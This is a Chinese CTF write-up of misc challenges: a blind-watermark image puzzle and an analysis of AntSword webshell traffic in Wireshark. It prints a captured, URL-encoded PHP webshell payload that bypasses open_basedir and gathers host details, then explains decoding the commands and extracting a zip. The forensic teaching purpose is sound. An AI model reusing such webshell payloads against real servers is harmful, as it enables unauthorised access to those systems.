MISC

签到

文件夹名字

QLNU{peng_you_men_juan_qi_lai}

找不同

> 提示：双图盲水印

题目给了两张看起来一样的图

搜索双图盲水印可以找到BlindWaterMark

项目地址：https://github.com/chishaxie/BlindWaterMark/

这里有python2和python3的两个脚本

因为python在升级版本的时候，将random库重写了算法，所以两个库的效果是不一样的


```
python2 /root/ctf/BlindWaterMark/bwm.py decode 3.png 4.png flag4.png
```

得到flag

看不清的推测一下　BWM确实很难看清，flag也是这个意思

```
QLNU{BWM_hard_to_see}
```


简单流量

本题是蚁剑流量，用蚁剑命令执行，zip命令压缩，然后下载


属于这两年最常遇到，也就是最简单的流量

例如：**2022DASCTF Apr X FATE 防疫挑战赛 - SimpleFlow**

可以搜索做一下试试



追踪tcp流，这样可以比较清晰的看一个TCP的通信过程



红色的是请求包，我向服务器发起的网页访问请求

蓝色的是响应包，服务器发给我的请求的响应


Wireshark · 追踪 TCP 流 (tcp.stream eq 3) · flag.pcapng

```
POST /3.php HTTP/1.1
Host: 192.168.31.32:8001
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0) Opera 12.14
Content-Type: application/x-www-form-urlencoded
Content-Length: 1757
Connection: close

shenghuo2=%40ini_set(%22display_errors%22%2C%20%220%22)%3B%40set_time_limit(0)%3B%24opdir%3D%40ini_get(%22open_basedir%22)%3Bif(%24opdir)
%20%7B%24ocwd%3Ddirname(%24_SERVER%5B%22SCRIPT_FILENAME%22%5D)%3B%24oparr%3Dpreg_split(%22%2F%3B%7C%3A%2F%22%2C%24opdir)
%3B%40array_push(%24oparr%2C%24ocwd%2Csys_get_temp_dir())%3Bforeach(%24oparr%20as%20%24item)%20%7Bif(!%40is_writable(%24item))
%7Bcontinue%3B%7D%3B%24tmdir%3D%24item.%22%2F.6b0e4526%22%3B%40mkdir(%24tmdir)%3Bif(!%40file_exists(%24tmdir))%7Bcontinue%3B%7D%40chdir(%24tmdir)
%3B%40ini_set(%22open_basedir%22%2C%20%22..%22)%3B%24cntarr%3D%40preg_split(%22%2F%5C%5C%5C%5C%7C%5C%2F%2F%22%2C%24tmdir)
%3Bfor(%24i%3D0%3B%24i%3Csizeof(%24cntarr)%3B%24i%2B%2B)%7B%40chdir(%22..%22)%3B%7D%3B%40ini_set(%22open_basedir%22%2C%22%2F%22)%3B%40rmdir(%24tmdir)
%3Bbreak%3B%7D%3B%7D%3B%3Bfunction%20asenc(%24out)%7Breturn%20%24out%3B%7D%3Bfunction%20asoutput()%7B%24output%3Dob_get_contents()%3Bob_end_clean()
%3Becho%20%22e0b2%22.%226aeb9%22%3Becho%20%40asenc(%24output)%3Becho%20%22d4ece%22.%22e4bb9%22%3B%7Dob_start()
%3Btry%7B%24D%3Ddirname(%24_SERVER%5B%22SCRIPT_FILENAME%22%5D)%3Bif(%24D%3D%3D%22%22)%24D%3Ddirname(%24_SERVER%5B%22PATH_TRANSLATED%22%5D)
%3B%24R%3D%22%7B%24D%7D%09%22%3Bif(substr(%24D%2C0%2C1)!%3D%22%2F%22)%7Bforeach(range(%22C%22%2C%22Z%22)as%20%24L)if(is_dir(%22%7B%24L%7D%3A%22))%24R.
%3D%22%7B%24L%7D%3A%22%3B%7Delse%7B%24R.%3D%22%2F%22%3B%7D%24R.%3D%22%09%22%3B%24u%3D(function_exists(%22posix_getegid%22))
%3F%40posix_getpwuid(%40posix_geteuid())%3A%22%22%3B%24s%3D(%24u)%3F%24u%5B%22name%22%5D%3A%40get_current_user()%3B%24R.%3Dphp_uname()%3B%24R.
%3D%22%09%7B%24s%7D%22%3Becho%20%24R%3B%3B%7Dcatch(Exception%20%24e)%7Becho%20%22ERROR%3A%2F%2F%22.%24e-%3EgetMessage()%3B%7D%3Basoutput()%3Bdie()%3BHTTP/
1.1 200 OK
Server: nginx/1.16.1
Date: Thu, 23 Mar 2023 13:42:38 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.3.11

98
e0b26aeb9/var/www/html        /         Linux fb0b8b10b853 5.19.0-35-generic #36~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 17 15:17:25 UTC 2 x86_64  www-
datad4ecee4bb9
0
```


这里上面就是蚁剑链接后发送的数据了

特点是url编码和base64


看到tcp第6流



这一条是我们的命令，去解base64




发现是一团乱码，因为前两个字母是多余的，要删掉




这样就得到了蚁剑发送的命令

最后一个流 tcp10流





可以看到压缩包的PK头，选择原始数据

![image-20230327094635600](https://file.shenghuo2.top/typecho/202303270946645.png




找到504b0304，选中复制

